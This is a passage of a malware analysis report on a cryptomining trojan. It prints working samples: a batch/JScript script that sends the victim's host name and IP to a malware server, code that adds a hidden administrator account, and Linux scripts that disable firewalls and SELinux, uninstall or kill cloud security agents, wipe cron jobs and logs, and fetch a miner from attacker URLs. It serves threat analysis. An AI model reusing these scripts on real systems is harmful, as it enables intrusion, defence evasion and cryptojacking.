
```
.text:000000000063D5D3
.text:000000000063D5D3 loc_63D5D3:
.text:000000000063D5D3 mov     rax, 0DF8475800h
.text:000000000063D5DD mov     [rsp+30h+var_30], rax
.text:000000000063D5E1 call    time_Sleep     ; Call Procedure
.text:000000000063D5E6 jmp     short loc_63D586 ; Jump
```

```
.text:000000000063D586
.text:000000000063D586 loc_63D586:
.text:000000000063D586 mov     rax, [rsp+30h+arg_0]
.text:000000000063D58B mov     [rsp+30h+var_30], rax ; __int64
.text:000000000063D58F mov     rcx, [rsp+30h+arg_8]
.text:000000000063D594 mov     [rsp+30h+var_28], rcx ; __int64
.text:000000000063D599 mov     rdx, [rsp+30h+arg_10]
.text:000000000063D59E mov     [rsp+30h+var_20], rdx ; __int64
.text:000000000063D5A3 mov     rbx, [rsp+30h+arg_18]
.text:000000000063D5A8 mov     [rsp+30h+var_18], rbx ; __int64
.text:000000000063D5AD call    __L__nnnv0_4_watchdog_platform_Walk_process ; Call Procedure
```

Figure 3-9 Traverse the process to ensure that the mining process is running

3.1.5 clean.bat

The script will clear other mining process names, scheduled tasks, and files, and upload the victim's host name and IP address to the malware server.




```
@echo off
.\clean.exe

set who=%username%
setlocal
set "URL=http://www.cn2an.top/id230409/ip.php"

for /f "delims=" %%I in ('cscript /nologo /e:jscript "%~f0" "%URL%"') do (
    cscript /nologo /e:jscript "%~f0" "%URL%&&%who%@WinHostIP:%%I"
)
goto :EOF

JScript */
var x=new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET",WSH.Arguments(0),true);
x.setRequestHeader('User-Agent','XMLHTTP/1.0');
x.send('');
while (x.readyState!=4) {WSH.Sleep(50)};
WSH.Echo(x.responseText);
```

Figure 3-10 Upload host name and IP address

3.1.6 clean.exe


After the sample is executed, the user bak $ will be added to the administrator group with the password 8io *IO22 .



```
v25 = -2i64;
v0 = (const WCHAR *)sub_140001920();
parm_err = 0;
((void (__fastcall *)(__int128 *, const char *, __int64))sub_14001A580)(
  &v21,
  "bak$8io*IO22administrators[-] Failed to add user:\n",
  4i64);
v6 = v22;
*(_OWORD *)buf = v21;
((void (__fastcall *)(LPVOID *, BYTE *))sub_140001560)(v16, buf);
if ( v17 == v16[1] )
  JUMPOUT(0x14000109Ci64);
*((_WORD *)v16[0] + (_QWORD)v17++) = 0;
v1 = v16[0];
((void (__fastcall *)(__int128 *, char *, __int64))sub_14001A580)(
  &v21,
  "8io*IO22administrators[-] Failed to add user:\n",
  8i64);
v6 = v22;
*(_OWORD *)buf = v21;
((void (__fastcall *)(LPVOID *, BYTE *))sub_140001560)(lpMem, buf);
if ( v15 == lpMem[1] )
  JUMPOUT(0x1400010F9i64);
*((_WORD *)lpMem[0] + (_QWORD)v15++) = 0;
v2 = lpMem[0];
((void (__fastcall *)(__int128 *, char *, __int64))sub_14001A580)(
  &v21,
  "administrators[-] Failed to add user:\n",
  14i64);
v6 = v22;
*(_OWORD *)buf = v21;
((void (__fastcall *)(LPCWSTR *, BYTE *))sub_140001560)(groupname, buf);
```

Figure 3-11 Adding users to the Administrators group

Use the command to query the administrator group and find that the bak$ user has been added to the administrator group.




```
C:\Users\[redacted]>net localgroup Administrators
别名     Administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
bak$
命令成功完成。
```

Figure 3-12 User bak$ has been added to the Administrators group

3.2 Linux

3.2.1 init.sh


Perform system configuration and cleanup operations. It sets the maximum number of file descriptors, modifies file permissions, disables the NMI watchdog, disables SELinux , flushes firewall rules, clears temporary files and logs, and clears the system cache.



```
#!/bin/sh
ulimit -n 65535
chmod 777 /usr/bin/chattr
chmod 777 /bin/chattr
chattr -iua /tmp/
chattr -iua /var/tmp/
iptables -F
ufw disable
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
chattr -iua /tmp/
chattr -iua /var/tmp/
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
rm -rf /var/log/syslog
setenforce 0 2>dev/null
echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
sync && echo 3 >/proc/sys/vm/drop_caches
```

Figure 3-13 Weakened defense mechanisms


Read the contents of the cron directory and authorized_keys file, modify file contents, move files, and change file names.



```
crondir='/var/spool/cron/'"$USER"
cont=`cat ${crondir}`
ssht=`cat /root/.ssh/authorized_keys`
echo 1 > /etc/host
rtdir="/etc/host"
bbdir="/usr/bin/curl"
bbdira="/usr/bin/crl"
ccdir="/usr/bin/wget"
ccdira="/usr/bin/wet"

mv /usr/bin/wgettnt /usr/bin/wd1
mv /usr/bin/curltnt /usr/bin/cd1
mv /usr/bin/wget1 /usr/bin/wd1
mv /usr/bin/curl1 /usr/bin/cd1
mv /usr/bin/cur /usr/bin/cd1
mv /usr/bin/cdl /usr/bin/cd1
mv /usr/bin/cdt /usr/bin/cd1
mv /usr/bin/cd1 /usr/bin/crl
mv /usr/bin/xget /usr/bin/wd1
mv /usr/bin/wge /usr/bin/wd1
mv /usr/bin/wdl /usr/bin/wd1
mv /usr/bin/wdt /usr/bin/wd1
mv /usr/bin/wd1 /usr/bin/wet
mv /usr/bin/wget /usr/bin/wet
mv /usr/bin/curl /usr/bin/crl
```

Figure 3-14 Replace system tools


ps command in your system .



```
if [ -f "/bin/ps.original" ]
    then
        mv /bin/ps.original /bin/ps.orig
        echo "/bin/ps rename"
        /bin/ps.orig aux | grep -v grep | grep 'zzh' | awk '{print $2}' | xargs -I % kill -9 %
        rm -rf /bin/ps
        cp /bin/ps.orig /bin/ps
    else
        echo "ps is OK"
    fi
```

Figure 3-15 Replace system instructions


Uninstall Alibaba Cloud and Tencent Cloud.



```
if ps aux | grep -i '[a]liyun'; then
  $bbdir http://update.aegis.aliyun.com/download/uninstall.sh | bash
  $bbdir http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  $bbdira http://update.aegis.aliyun.com/download/uninstall.sh | bash
  $bbdira http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash

  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 3-16 Uninstalling security products


End the security product process.



```
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'aegis' | awk '{print $11}' | xargs  dirname  | xargs  rm -rf
ps aux | grep -v grep | grep 'hids' | awk '{print $11}' | xargs  dirname  | xargs  rm -rf
ps aux | grep -v grep | grep 'cloudwalker' | awk '{print $11}' | xargs  dirname  | xargs  rm -rf
ps aux | grep -v grep | grep 'titanagent' | awk '{print $11}' | xargs  dirname  | xargs  rm -rf
ps aux | grep -v grep | grep 'edr' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'hids' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'edr' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'cloudwalker' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'titanagent' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'sgagent' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'barad_agent' | awk '{print $2}' | xargs  -I {}  kill -9 {}
ps aux | grep -v grep | grep 'hostguard' | awk '{print $2}' | xargs  -I {}  kill -9 {}
```

Figure 3-17 End the security product process


Delete a scheduled task.



```
rm -rf /usr/local/aegis
chattr -R -ia /var/spool/cron
chattr -ia /etc/crontab
chattr -R -ia /etc/cron.d
chattr -R -ia /var/spool/cron/crontabs
crontab -r
rm -rf /var/spool/cron/*
rm -rf /etc/cron.d/*
rm -rf /var/spool/cron/crontabs
rm -rf /etc/crontab
```

Figure 3-18 Deleting a scheduled task


Define variables such as url, scan, watchdog, and miner.



```
sh_url="http://45.155.250.64/id230409/rsyncd.sh"
sh_url_backup="http://www.cn2an.top/id230409/rsyncd.sh"
scan_url="http://45.155.250.64/id230409/VGAuthServices"
scan_url_backup="http://www.cn2an.top/id230409/VGAuthServices"
scan_size="1919124"
watchdog_url="http://45.155.250.64/id230409/rsysdlog"
watchdog_url_backup="http://www.cn2an.top/id230409/rsysdlog"
watchdog_size="1472220"
miner_url="http://45.155.250.64/id230409/redis-bin"
miner_url_backup="http://www.cn2an.top/id230409/redis-bin"
miner_size="2362824"
chattr_size="8000"
```

Figure 3-19 Defining variables


H2Miner mining trojan exists on the host. If so, terminate the corresponding process.



```
function KILL_SUS_KINSING()
{
KINSING1=$(ps ax | grep -v grep |  grep "/var/tmp/kinsing")
if [ ! -z "$KINSING1" ];
then
chattr -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
chmod -x /var/tmp/kinsing 2>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/var/tmp/kinsing" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /var/tmp/kinsing) 2>/dev/null 1>/dev/null
echo " " > /var/tmp/kinsing 2>/dev/null 1>/dev/null
rm -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
echo "fuckyou" > /var/tmp/kinsing
chattr +i /var/tmp/kinsing 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi

KINSING2=$(ps ax | grep -v grep |  grep "/tmp/kdevtmpfsi")
if [ ! -z "$KINSING2" ];
then
chattr -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
chmod -x /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /tmp/kdevtmpfsi) 2>/dev/null 1>/dev/null
echo " " > /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
rm -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
echo "fuckyou" > /tmp/kdevtmpfsi
chattr +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi
}
KILL_SUS_KINSING
```

Figure 3-20 Remove H2Miner mining trojan


IP address and port number that ends a specific connection.



```
function KILL_SUS_PROC()
{
netstat -anp | grep 45.9.148.108 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 55.214.149.236 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 199.19.226.117 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 112.253.11.38 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 107.189.3.150 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -antp | grep '46.243.253.15' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs -I % kill -9 %
netstat -antp | grep '176.31.6.16' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs -I % kill -9 %
netstat -anp | grep 194.87.139.103 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 185.71.65.238 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep :443 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :5443 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :23 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :143 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :2222 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3333 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3389 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :4444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :5555 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6666 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6665 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6667 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :7777 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :8444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3347 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :14433 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
```

Figure 3-21 End a specific network connection

